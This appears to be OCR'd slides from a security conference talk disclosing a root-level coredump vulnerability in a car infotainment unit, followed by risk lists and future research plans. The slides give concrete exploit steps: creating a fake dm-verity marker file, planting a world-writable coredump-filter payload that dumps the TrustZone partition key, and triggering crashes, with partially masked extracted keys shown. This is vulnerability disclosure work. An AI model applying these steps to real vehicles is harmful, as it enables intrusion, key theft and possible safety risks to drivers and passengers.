


Coredump vulnerability

- The vulnerability requires physical access to eMMC partitions
  - Arbitrary command execution in coredump service
  - Partition keys from TrustZone can be extracted and used by hackers:
    - vm_java
    - vm_adaptive
    - vm_housekeeping
  - Execution arbitrary script with root privilege

Coredump vulnerability

Workflow in script /sbin/init.pre



/etc/sysctl.d/80-coredump.conf

```
kernel.core_pattern=| /bin/sh /run/coredump/coredump-filter %e 3 90 /run/coredump/tmp/%e-sig%s-t%t.%P %P %u %g %s %t
%hfs.suid_dumpable=0
```

Coredump vulnerability

- The vulnerable script "/sbin/init.pre" checks the file of the container **/containers/target/debug-container/debug-container.rootfs.squashfs-xz-dmverity**
- The script checks **coredump-filter** and if it does not exist,
  - it copies it from **/sbin/coredump-filter** to **/data/coredump/**
  - sets permissions on the reading.

```
if [ -d /data/coredump ] && [ -f /containers/target/debug-container/debug-container.rootfs.squashfs-xz-dmverity ]; then
...
        if grep -q coredump /proc/mounts; then
            chmod 2770 /data/coredump
...
            ln -s /data/coredump /run

            cd /data/coredump
            [ -f coredump-filter ] || cp /sbin/coredump-filter . && chmod 0400 coredump-filter
...
        fi
...
fi
```

Coredump vulnerability

- Exploit workflow
  - Mount eMMC partitions
    - /data/coredump/
    - /containers/
  - Create directory
    - mkdir –p /containers/target/debug-container/
  - Create an empty file
    - touch /containers/target/debug-container/debug-container.rootfs.squashfs-xz-dmverity
  - Create file with payload
    - /data/coredump/coredump-filter
    - chmod 777 /data/coredump/coredump-filter

Coredump vulnerability

Partitions EXT4 + dm-integrity hmac+sha256 + TrustZone key

- /data/
- /data/adaptive/ara-PM-int/

/sbin/init.pre

```
if find_dev $major $((minor+1)); then
    if dmsetup targets | grep -q integrity ; then
        if [ -e /sbin/get_dm_integrity_key ] ; then
        KEY=$(/sbin/get_dm_integrity_key)
        [ $? -eq 0 -a ${#KEY} -ge 64 ] || exit 1
        get_le 16 8 "/dev/$devnode"
        dmsetup create ara_PM-int --table "0 $value integrity /dev/$devnode 0 - J 5 block_size:$ARA_PM_INT_BS \
journal_sectors:$ARA_PM_INT_JOURNAL_SECTORS interleave_sectors:32768 journal_watermark:80 internal_hash:hmac(sha256):$KEY"
        echo "setup device mapper data with dm-integrity"
        KEY=""
        devnode=mapper/ara_PM-int
        fi
    fi
```

Exploit payload /data/coredump/coredump-filter

- /sbin/get_dm_integrity_key >>/data/coredump/securekey

Coredump vulnerability

- Trigger coredumps:
  - Fault injection
  - DoS gateway services from IVI
  - Just wait


```
root@vm_java:/data/coredump# ls -lha
drwxrws---   15 root     1001        4.0K Jan  1  1970 .
drwxr-xr-x   11 root     root        4.0K Jun  8  2021 ..
drwxrws---    2 root     1001        4.0K Dec  4 01:59 1578
drwxrws---    2 root     1001        4.0K Dec  6 03:57 1640
drwxrws---    2 root     1001        4.0K Jan  1  1970 1665
drwxrws---    2 root     1001        4.0K Dec  6 06:08 1666
drwxrws---    2 root     1001        4.0K Dec  6 06:20 1670
drwxrws---    2 root     1001        4.0K Dec  6 07:18 1671
drwxrws---    2 root     1001        4.0K Dec  6 07:30 1672
drwxrws---    2 root     1001        4.0K Dec 23 23:53 1675
drwxrws---    2 root     1001        4.0K Dec 28 11:21 1679
drwxrws---    2 root     1001        4.0K Jan 10 15:58 1690
drwxrws---    2 root     1001        4.0K Jan  1  1970 1691
drwxrws---    2 root     1001        4.0K Jan  1  1970 21
-rw-r--r--    1 root     1001         384 Jan  1  1970 EmUp-result.log
-r--------    1 root     1001        2.9K May 31  2021 coredump-filter
lrwxrwxrwx    1 root     1001           4 Jan  1  1970 current -> 1691
-rw-rw-rw-    1 root     1001        3.2K Jan 10 15:58 securekey
drwxrws---    4 root     1001        4.0K Jan  1  1970 tmp
```

Name VM	key
vm_java	8F63B327ED1A6EA5AB702160FA8A1762BA9**********
vm_housekeeping	9F4174C63FF5AE69860EBF9628918B318367**********
vm_adaptive	A36B91FCF96B8ACDB83A3DBBB063E3DCD6**********

Now we can bypass digital signature check, extract partition keys from TrustZone and run arbitrary code inside the ICAS1


Until now, we didn't crack the gateway component

Video demonstration



The video is posted to NavInfo's private channel and is only shared with Volkswagen employees through a link.

Attack vector via USB interfaces



Access to Gateway and installation of backdoors in it requires initial physical access to the gateway!

* - this high-level diagram is simplified, the reality is much more complex.

How can these vulnerabilities be exploited?

Accomplished.

Obtained root access & installed backdoor in In-Vehicle Infotainment & Gateway

Not accomplished.

Areas for future cybersecurity researches.

Track current car's geo-location remotely

Extract & steal car location history remotely

Record passengers and driver audio conversations through the microphone

Record information from the car's cameras and send the data to a remote server

Control car charging remotely

Manipulate with info on the Infotainment and the speed displays

Embed malicious code & stream in ADAS

Control car's entry system (open doors\windows, start engine)

Control acceleration, steering and brakes remotely

Security risks for the driver, passenger & owner of the car

Safety risks:

- Full remote access to the car's displays (media system and speedometer).
- Manipulate with info on the Infotainment and the speed displays

Cybersecurity/Data privacy risks:

- Track the current car’s geo-location remotely
- Extract & steal car location history remotely
- Record passenger and driver audio conversations through the microphone
- Record information from the car’s cameras and send the data to a remote server
- Access to contacts, pictures, sms from the phonebook

Additional risk:

- Control car charging remotely or block car from charging

Demo time!

- Record passengers and driver audio conversations through the microphone
- Give self-created voice commands to the driver
- Control car charging remotely
- Remotely connect to car's cameras
- Retrieve current and previous car's geo-location remotely
- Automatically extract contacts and text from Infotainment when the phone is connected via Bluetooth

Next steps – Part 2

It's challenging to cover all aspects of our research in one presentation.

So, we plan to present in the future the following topics:

1. Fuzzing wireless interfaces in the car
2. Hardware and software tools for fuzzing Cypress/Broadcom WiFi and Bluetooth chip BCM89359
3. Attack vectors via Bluetooth and Wi-Fi interfaces
4. Architecture of Emergency call module control unit, communication unit
5. Back-End services of connected cars

In the next series

Next steps - Part 2:

- Focus on other wireless interfaces, including V2X
- Show the architecture of communication modules inside the cars and how we can research them
- Show the developed tools for fuzzing Bluetooth/Wi-Fi chipsets in cars
- Demonstrate new potential vulnerabilities in connected cars and new pen-testing tools
- Demonstrate a virtual stand for efficient and collaborative remote pen-testing of the connected cars

See our next presentation at the future Blackhat conferences

Questions?

Sergey Razmakhnin
Head of cybersecurity

cybersecurity@navinfo.eu

NAVINFO

TRANSFORMING VISION
INTO REALITY